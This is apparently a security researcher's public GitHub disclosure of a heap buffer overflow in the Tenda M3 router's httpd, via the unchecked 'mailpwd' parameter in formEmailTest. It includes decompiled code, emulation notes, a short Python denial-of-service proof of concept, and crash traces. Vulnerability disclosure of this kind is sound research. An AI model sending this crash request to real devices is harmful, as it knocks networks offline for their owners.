xxy1126 / Vuln Public

Code Issues Pull requests Actions Projects Security Insights

main Vuln / Tenda M3 / formEmailTest-mailpwd /

xxy1126 update 20220820 ... on Aug 19 History

..

readme.assets	3 months ago
readme.markdown	3 months ago

readme.markdown

Tenda M3 contains heap buffer Overflow Vulnerability

overview


- type: heap buffer overflow vulnerability
- supplier: Tenda https://www.tenda.com
- product: TendaM3 https://www.tenda.com.cn/product/M3.html
- firmware download: https://www.tenda.com.cn/download/detail-3133.html
- affect version: TendaM3 v1.0.0.12(4856)

Description

1. Vulnerability Details

the `httpd` in directory `/bin` has a heap buffer overflow. The vunlerability is in fucntion `formEmailTest`

It calls `malloc(0x28Cu)` to allocate heap buffer, and it copies POST parameter `mailpwd` to heap buffer.



```
v21 = (char *)webGetVar(a1, "mailname", "0");
v20 = (char *)webGetVar(a1, "mailpwd", "0");
nptr = (char *)webGetVar(a1, "SSLEnable", "0");
v18 = webGetVar(a1, "emailPort", "0");
ptr = 0;
ptr = malloc(0x28Cu);
if ( ptr )
{
  memset(ptr, 0, 0x28Cu);
  v22 = strchr(v21, '@');
  if ( v22 )
  {
    doSystemCmd("echo may you happy every day! > /etc/test_log.cfg");
    memcpy((char *)ptr + 64, v21, v22 - v21);
    *((_BYTE *)ptr + v22 - v21 + 65) = 0;
    memcpy(ptr, "smtp.", 5);
    v1 = (char *)ptr + 5;
    v2 = v22 + 1;
    v3 = strlen(v22 + 1);
    memcpy(v1, v2, v3);
    v4 = (char *)ptr + 128;
    v5 = strlen(v20);
    memcpy(v4, v20, v5);
```

`v5` is the length of `mailpwd`, but it doesn't limit it. so if `v5>0x28C`, the `memcpy(v4, v20, v5)` will cause heap buffer overflow

The progarm crashed when call `malloc`, the stack frame is below.


2. Recurring loopholes and POC

use qemu-arm-static to run the `httpd`, we need to patch it before run.


- in `main` function, The `ConnectCfm` function didn't work properly, so I patched it to `NOP`
- The `R7WebsSecurityHandler` function is used for permission control, and I've modified it to access URLs that can only be accessed after login

poc of DOS(deny of service)


```
import requests

data = {
    "mailname": "@",
    "mailpwd": "b"*0x400
}
cookies = {
    "user": "admin"
}
res = requests.post("http://127.0.0.1/goform/testEmail", data=data, cookies=cookies)
print(res.content)
```



```
Connect to server failed.
/bin/sh: can't create /proc/sys/net/ipv4/tcp_timestamps: nonexistent directory
httpd listen ip = 127.0.0.1 port = 80
webs: Listening for HTTP requests at address 20.246.254.255
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect to the smtp server error!
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
[1]    6708 segmentation fault  sudo chroot . ./qemu bin/httpd
```



```
Program received signal SIGSEGV, Segmentation fault.
0xff5e8e1c in malloc () from /home/tmotfl/IOT/TendaM3/_US_M3V1.0BR_V1.0.0.12(4856)_CN&EN_TDC&TDE01.bin.extracted/squashfs-root/lib/libc.so.0
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────────────[ REGISTERS ]──────────────────────────────────────────────
*R0   0x3
*R1   0x62625fc9
*R2   0xd0038
*R3   0x91
*R4   0x90
*R5   0xff6034f8 —▸ 0x6d440 (formGetWtpAdvPolicy+3396) ◂— mov    r0, r3 /* 0xe1a00003 */
*R6   0xcffa8 ◂— 0
*R7   0xff6091b4 (__malloc_state+52) ◂— 0
*R8   0xff607ebc —▸ 0xff607eb4 ◂— rsbsvc r6, r4, r3, ror sp /* 0x70746d73; 'smtp.' */
*R9   0xff609180 (__malloc_state) ◂— 0x49 /* 'I' */
*R10  0xff609244 (__malloc_state+196) —▸ 0xff60923c (__malloc_state+188) —▸ 0xff609234 (__malloc_state+180) —▸ 0xff60922c (__malloc_state+172)
 ...
*R11  0x9e0
*R12  0x9e0
*SP   0xfffeeeb0 ◂— rsbvs  r6, r2, #0x20000006 /* 0x62626262 */
*PC   0xff5e8e1c (malloc+1168) ◂— str    r1, [r2, #4] /* 0xe5821004 */
───────────────────────────────────────────────────[ DISASM ]────────────────────────────────────────────────
 ► 0xff5e8e1c <malloc+1168>    str    r1, [r2, #4]
   0xff5e8e20 <malloc+1172>    b      #malloc+380                        <malloc+380>
```



```
pwndbg> backtrace
#0  0xff5e8e1c in malloc () from /home
#1  0xff5e5084 in __dns_lookup () from
#2  0xff5e6814 in gethostbyname_r () f
#3  0xff5e697c in gethostbyname2_r ()
#4  0xff5e6c8c in gethostbyname2 () fr
#5  0xff60de9c in do_connect () from /
#6  0xff60ee60 in smtpConnect () from
#7  0xff60ef84 in transmit_message ()
#8  0xff60f1a0 in smtp_mail () from /h
#9  0x000772ac in formEmailTest ()
#10 0x00015b6c in websFormHandler ()
#11 0x00016a18 in ?? ()
```